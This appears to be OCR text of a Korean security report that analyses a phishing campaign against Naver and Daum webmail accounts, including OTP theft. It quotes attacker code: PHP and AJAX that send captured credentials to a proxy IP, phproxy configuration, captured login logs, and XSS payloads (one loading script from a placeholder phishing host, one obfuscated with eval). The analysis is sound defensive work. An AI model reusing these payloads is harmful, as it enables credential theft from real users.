
```
unction send_log($type, $param1, $param2 = "", $param3 = "") {
    $port_num = MIN_PORT;
    $port_file_path = "port";
    if (file_exists($port_file_path)) {
        $fp = fopen($port_file_path, "r");
        $cont = fread($fp, filesize($port_file_path));
        $port_num = intval($cont);
    }

    $request_url = "http://".IP.":".strval($port_num)."/?type=".urlencode($type)."&param1=".urlencode($param1)."&param2="
    $ch = curl_init($request_url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $result = curl_exec($ch);
    curl_close($ch);
```

[그림 3-8] Proxy IP로 요청 값 및 접속기록 전송

모듈화된 공격체계	피싱 메일부터 OTP 탈취까지의 전체 과정

- index.php는 네이버와 같이 모바일과 PC버전 여부를 확인하고 인자로 들어온 모드에 따라 피싱 페이지를 보여준다. 피싱 페이지에 계정정보를 입력한 후에는 정상페이지로 리다이렉트 되거나 index.php로 다시 접속을 시도하는 행위가 반복된다. OTP 확인 페이지에서는 실제로 OTP 인증과정 코드를 주석 처리하여 실행되지 않으며, 입력된 모든 값을 수집한다.

[그림 3-9] 피싱 사이트 모드 구분(좌)/주석 처리된 정상 인증 코드(우)



[그림 3-10] 전체 동작 과정

OTP 인증번호 탈취	2단계 인증으로 사용되는 OTP 인증번호 탈취

- 공격자는 로그인 시 추가 인증과정으로 사용되는 OTP 인증번호까지 탈취하고자 하였다. 이를 위해 입력된 계정정보를 외부 Proxy IP로 전송하고, 직접 로그인 인증을 시도하여 OTP 인증 여부를 검사하는 것으로 추정된다. Proxy IP로부터 OTP 인증 여부가 확인되면 추가로 OTP 인증 피싱 페이지로 연결하여 인증번호 입력을 유도하고 수집한다.


```
jax({
url : '<?=$base_url;?>/?m=pxy_ajax&type=pwd&param1=' + encodeURIComponent(userid) + '&param2=' + encodeURIComponent(passwd),
cache: false,
success : function(data) {
    if (data == "success") {
        $.ajax({url:'<?=$base_url;?>/?m=log_ajax&param1=' + encodeURIComponent(userid) + '&param2=' + encodeURIComponent('<?=LOG_SUFFIX_LOGIN;?>')});
        location.href = '<?=$last_page_url;?>';
    } else if (data == "unknown") {
        $.ajax({url:'<?=$base_url;?>/?m=log_ajax&param1=' + encodeURIComponent(userid) + '&param2=' + encodeURIComponent('<?=LOG_SUFFIX_LOGIN;?>')});
        location.href = '<?=$last_page_url;?>';
    } else if (data == "fail") {
        document.body.setAttribute("style", "opacity:1.0;");
        // $('#inputPwd')[0].value = passwd;
        $('#pw_msg')[0].setAttribute("style", "display:block;");
    } else if (data == "otp") {
        location.href = '<?=$login_otp_url;?>';
    } else {
        $.ajax({url:'<?=$base_url;?>/?m=log_ajax&param1=' + encodeURIComponent(userid) + '&param2=' + encodeURIComponent('<?=LOG_SUFFIX_LOGIN;?>')});
        location.href = '<?=$last_page_url;?>';
    }
}
```

[그림 3-11] Proxy IP로 계정정보 전송 후 응답 값 확인

o **【phproxy 악용】** 공격자는 최근 피싱 메일을 통한 계정탈취를 위해 phproxy[1]라는 오픈소스를 이용하기도 한다. phproxy를 이용하면 실제 proxy 서버를 이용하는 것처럼 사용자와 실제 홈페이지 중간에 위치하여 계정정보를 탈취할 수 있기 때문이다. 이를 위해 공격자는 phproxy를 index.php 파일 명으로 생성해놓고 접속을 유도한다.

피싱 페이지 양식	공격자가 미리 제작해 놓은 피싱 페이지

- 공격자는 reconfirm.htm이란 파일명으로 다음 비밀번호 재확인 양식 페이지를 만들어 사용했다. 이 페이지를 이용하면 추가 피싱 페이지를 생성하지 않아도 피싱 사이트의 주소 또는 공격 대상의 이메일 ID만 변경하여 공격에 활용할 수 있기 때문이다.



[그림 3-12] 다음 비밀번호 재확인 양식 페이지

1) PHP로 작성되어 클라이언트와 서버 사이에서 요청을 받아 중계하는 오픈소스 웹 HTTP 프록시 도구
* https://github.com/PHProxy/phproxy

정상 URL 인자 전달	base64 인코딩 된 정상 URL주소 전달

- 피싱 메일을 통해 피싱 사이트로 연결할 때 "[URL]/?q="와 같이 연결을 시도하는데, 이는 index.php를 명시하지 않아도 PHP설정 상 디폴트 페이지로 설정되어있기 때문이다. 이후 phproxy 설정에서 q의 인자 값으로 접속할 URL을 설정하고 넘어온 인자 값을 base64로 디코딩하여 정상 로그인 URL로 사용한다.

```
$_config                = array
(
    'url_var_name'              => 'q',
    'flags_var_name'            => 'nl',
    'get_form_name'             => '____pgfa',
    'basic_auth_var_name'       => '____pbavn',
    'max_file_size'             => -1,
    'allow_hotlinking'          => 1,
    'upon_hotlink'              => 1,
    'compress_output'           => 0
);
```

[그림 3-13] q인자 값을 통해 정상 URL주소 획득


정상 사이트 접속 시도	phproxy를 통해 정상사이트에 접속 시도

- 이후 전달받은 URL로 접속을 시도하고, 이 접속에 대한 요청 값과 응답 값을 IP로 구분하여 파일로 저장한다. 공격자는 이 파일을 통해 계정정보를 수집한다.

```
equest-url:--https://logins.daum.net/accounts/loginform.do

------------------------request-----------------------
GET /accounts/loginform.do HTTP/1.0
Host: logins.daum.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
```

[그림 3-14] 실제 서버에 저장된 접속 요청 값

전체 동작 방식	phproxy를 이용한 계정정보 탈취 동작 방식



[그림 3-15] phproxy 동작 과정

reconfirm.htm	실제 피싱 페이지로 사용되는 양식 페이지

- 정상 접속 이후 기존에 제작해놓은 피싱 페이지 양식인 reconfirm.htm 파일을 읽어와 정상 경로를 피싱 사이트의 경로로 변경하여 사용한다. 또한 UserID라는 문자열을 인자로 받은 사용자의 ID로 바꿔치기한다.


```php
$reconfirm_file = "./" . "reconfirm.htm";

if (file_exists($reconfirm_file))
{
    $_response_body = "";
    $fp = fopen($reconfirm_file, "r");
    $buffer = fread($fp, filesize($reconfirm_file));
    fclose($fp);

    $_response_body = $buffer;
    $_response_body = str_replace('UserID', $_uid, $_response_body);
write("-----change loginform.do to reconfirm Ok!!!!-----");
}
```

[그림 3-16] reconfirm.htm 파일을 읽어와 이메일 ID로 변경

[그림 3-17] 변경 전 정상 URL(좌)/변경 후 피싱 사이트 URL(우)

페이지 내 링크 변환	정상 링크를 피싱 사이트의 링크로 변환

- index.php에서 특정 HTML태그 및 속성의 링크를 피싱 사이트의 링크로 변환하여 사용하며, complete_url 함수를 통해 정상 URL이 피싱 페이지 용도에 맞게 인코딩되어 q의 인자 값으로 설정된다. 변환된 링크들로 인해 모든 접속은 index.php로 연결된다.



[그림 3-18] 링크 수집 후 complete_url 함수 호출(좌, 우상)/변경된 링크 적용(우하)

[그림 3-19] complete_url 함수 호출


계정정보 탈취	전송되는 계정정보를 수집하여 탈취

- 사용자가 실제 로그인 페이지로 위장한 reconfirm.htm을 통해 로그인을 시도한다면 index.php로 다시 연결이 되어 모든 요청 값과 응답 값이 파일에 저장된다. 공격자는 이 파일을 통해 계정정보를 탈취하며, 이후 index.php는 사용자가 인지하지 못하도록 정상사이트로 리다이렉트 시키거나 첨부파일 위장에 사용된 실제 파일로 연결한다.

```
**************************
request-url:--https://logins.daum.net/accounts/login.do

------------------------request-----------------------
POST /accounts/login.do HTTP/1.0
Host: logins.daum.net
Content-Length: 165
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: https://logins.daum.net/accounts/loginform.do
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

url=http%3A%2F%2Fmail2.daum.net%2F&relative=&weblogin=1&service=&slevel=1&fuid=&finaldest=&reloginSeq=0
&id=TEST&pw=12345&textPassword=12345&registerTsvBrowser=1
```

[그림 3-20] 파일에 저장된 로그인 요청 재현

o **【첨부파일 위장】** 공격자는 실제 파일을 첨부하지 않았지만 직접 HTML 소스를 작성하여 첨부파일이 있는 것처럼 위장한 메일을 유포하였다. 실제 메일처럼 파일 개수, 용량, 다운로드 기간, 다운로드 횟수까지 구현되어있지만 이 정보들은 모두 공격자가 임의로 설정해 놓은 정보이다. 파일 명 왼쪽에는 현실감을 더하기 위해 포털사이트의 아이콘이나 임의의 이미지를 삽입해놓기도 하였다. 하지만 첨부파일 클릭 시 정상적인 파일다운로드 링크가 아닌 공격자가 제작한 피싱 사이트로 연결된다.




[그림 3-21] 대용량 첨부파일 위장 피싱 메일

[표 3-3] 실제 포털사이트의 첨부파일 다운로드 주소 (2019.8.)

구분	링크
네이버 일반 첨부파일 연결 링크	https://download.mail.naver.com/~
네이버 대용량 첨부파일 연결 링크	http://bigfile.mail.naver.com/~
다음 일반 첨부파일 연결 링크	https://cmail.daum.net/~
다음 대용량 첨부파일 연결 링크	http://attach.mail.daum.net/~

정상 파일 연결	계정탈취 후 정상파일 다운로드

- 공격자는 첨부된 파일을 열람하기 위해서 본인인증이 필요하다는 내용을 메일에 작성하여 계정입력을 유도하고 있다. 사용자가 피싱 사이트를 통해 로그인을 시도하면 계정탈취 후 정상 첨부파일로 연결하기 때문에 정상메일과 구분이 더욱 어려울 수 있다.



[그림 3-22] phproxy를 이용한 첨부파일 위장 피싱 메일 동작 과정

```
write("request-url:--", $_url);
if($_url == "http://mail2.daum.net/")
{
    echo "<script>location.replace('".$GLOBALS['_script_base']."1385234234223_74444563458790209fe900f.pdf'.'')</script>";
}
```

[그림 3-23] 정상 파일 주소로 리다이렉션

o **【메일 열람 페이지 취약점】** 공격자는 포털 사이트의 메일 열람 페이지 취약점을 통해 피싱 공격을 수행하였다. 메일 본문에도 HTML이 동작하기 때문에 열람 시 javascript 등의 코드실행이 가능하다는 점을 악용하여 XSS[2]취약점 코드가 삽입된 메일을 보냄으로써 사용자가 메일을 열람하자마자 피싱 사이트로 연결되도록 구성하였다.

XSS 취약점	메일 열람 페이지를 노린 XSS 취약점 코드 삽입

2) 웹 페이지에 악성 스크립트를 삽입하여 원하는 코드를 실행시킬 수 있는 취약점이며, 클라이언트 단에서 실행되는 javascript 기반 취약점이기 때문에 사용자에 대한 공격이 가능함

- 일부 업체 및 기관 또는 대학교의 메일 열람 페이지를 노린 비교적 간단한 XSS 취약점이 많이 사용되었다. 메일 열람 시 해당 페이지에 script태그를 강제로 삽입하고 링크를 피싱 사이트로 설정하여 열람 시 즉시 연결되도록 구성하였다. 공격자는 일부 코드를 변경하는 등 다양한 버전을 만들어 여러 곳에 발송하였다.

```
<body onPageShow body onPageShow="javascript:eval(unescape(sun.innerHTML));">

<div style="display:none" id="sun">window.parent.document.getElementsByTagName("head")[0].
    appendChild(document.createElement("script")).src="http://Phising_URL/
    myjs.php?delay=20&token_help=base64_encode(userID))";</div>

</body onPageShow>
```

[그림 3-24] XSS 취약점 유발 코드

XSS 제로데이 취약점	네이버와 다음 웹메일 사용자를 노린 XSS 제로데이 취약점 코드 삽입


- 공격자는 메일 본문에 xmp태그[3]와 img태그를 이용하여 보안 기능을 우회하고 취약점을 유발시킨 것으로 추정된다. 이 취약점으로 인해 명령어 실행 함수인 eval 함수가 실행되어 공격자가 원하는 javascript 코드를 실행할 수 있게 되며, 실제 발견 당시 다음 메일 열람 페이지에서 취약점이 동작하는 것을 확인하였다.

```
<option></option><xmp></a "'><select></select><?xml version="1.0"
    ?><img src='x'onerror=eval(String.fromCharCode(118,97,114,32,115,61
,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109
,101,110,116,40,39,115,99,114,105,112,116,39,41,59,115,46,105,100,61,39
```

[그림 3-25] 실제 공격자가 사용한 XSS 제로데이 코드 일부

로그인 유도 1	재로그인 안내 메시지 이후 피싱 페이지 연결

- 공격자는 위와 같이 XSS취약점을 사용하여 피싱 사이트로 연결시킨다. 이후 피싱 사이트의 악성 js파일을 로드하여 IP변경, 세션 만료 등의 이유로 다시 로그인을 해야 한다는 안내문을 보여준다.




[그림 3-26] 로그인 유도 안내문

phproxy 피싱 페이지	phproxy를 이용하여 피싱 페이지 구현

- 공격자는 이후 기존에 사용했던 phproxy를 동일하게 사용하지만 reconfirm.htm 파일과 같은 양식 페이지를 사용하지 않고 정상 사이트로부터 받은 응답 페이지의 링크 속성을 피싱 사이트의 주소로 변경하여 계정정보를 수집한다.

3) 해당 태그 사이에 있는 모든 문자를 그대로 출력하는 HTML 태그



[그림 3-27] 취약점을 이용한 계정정보 탈취 동작 과정

```
function direct_login()
{
    var bodyElement = document.getElementsByTagName('body')[0];
    while(bodyElement.hasChildNodes() )
    {
        bodyElement.removeChild( bodyElement.firstChild );
    }
    var elemIframe = document.createElement('iframe');
    nowHeight = window.innerHeight;
    elemIframe.src = url+'m/skin/board/movie/film/?m=viewInputPasswdForMyInfo&' + params;
    //elemIframe.width = "100%";
    //elemIframe.height = nowHeight+"px";
    elemIframe.setAttribute("width", "100%");
    elemIframe.setAttribute("height", nowHeight+"px");
    elemIframe.setAttribute("frameborder", "0");
    elemIframe.sandbox = "allow-top-navigation allow-forms allow-popups allow-same-origin allow-scripts allow-pointer-lock";
    bodyElement.appendChild(elemIframe);
    document.title = "Daum 메일";
}
```

[그림 3-28] 로그인 안내문 출력(좌)/피싱 페이지 연결(우)


로그인 유도 2	피싱 메일 열람 즉시 재로그인 유도

- 최근에는 로드되는 js파일을 일부 수정하여 이용 중인 화면으로 돌아가기 위해서 다시 로그인을 시도해야 한다는 안내문으로 변경되었다. 비밀번호를 입력하고 로그인 버튼을 누르면 계정정보가 유출되고, 로그아웃 버튼을 누르면 다시 새로운 피싱 페이지로 연결되어 계정정보 입력을 유도한다.

[그림 3-29] 재로그인 유도 페이지(좌)/로그아웃 시 추가 피싱 페이지(우)

피싱 페이지 구현	공격자가 구현한 피싱 페이지


- 공격자는 js파일과 함께 피싱 페이지도 일부 변경하였는데, 기존처럼 phproxy를 사용하지 않고 피싱 페이지를 직접 구현하여 정보유출을 시도한다.



[그림 3-30] 취약점을 이용한 계정정보 탈취 동작 과정

4. STEP 3 : 메일 발송기

o **【메일 발송 페이지】** 공격자는 일반적인 메일 클라이언트 프로그램을 사용하여 메일을 보내지 않고 메일 발신 페이지를 PHP로 제작 후 mail함수를 통해 발신한다. mail함수를 사용하면 공격자가 직접 메일헤더를 작성하여 발신 정보를 조작할 수 있고 본문 내용을 임의로 설정할 수 있기 때문이다.



[그림 4-1] PHP mail함수 기능

메일 발송기 유형 1	메일 본문이 포함된 발송 페이지

- 공격자는 하나의 PHP페이지로 공격 메일별 발신자, 수신자, 본문 내용을 작성하고 발송하였다. 해당 페이지를 통해 기존 데이터를 주석 처리하면서 페이지를 재사용하였으며, 서버 분석 시 지속적으로 업데이트한 메일 주소 및 본문 내용 이력을 확인할 수 있었다.

[그림 4-2] 사용한 피싱 사이트 주소 및 내용(좌상)/mail 함수 사용(우상)/피싱 메일 본문(하)

메일 발송기 유형 2	메일 발송정보 입력 양식

- 공격자는 이후 페이지를 일일이 수정하지 않도록 mail.php라는 간단하게 양식을 입력할 수 있는 페이지를 제작하였다. 이 페이지로부터 입력 받은 값을 실제 메일 본문 내용이 작성되어 있는 mail_ok.php 페이지가 전달받아 mail 함수를 실행하여 발송한다. 공격자는 이 발송페이지를 이용하여 첨부파일 위장 및 XSS 공격을 시도하였다.

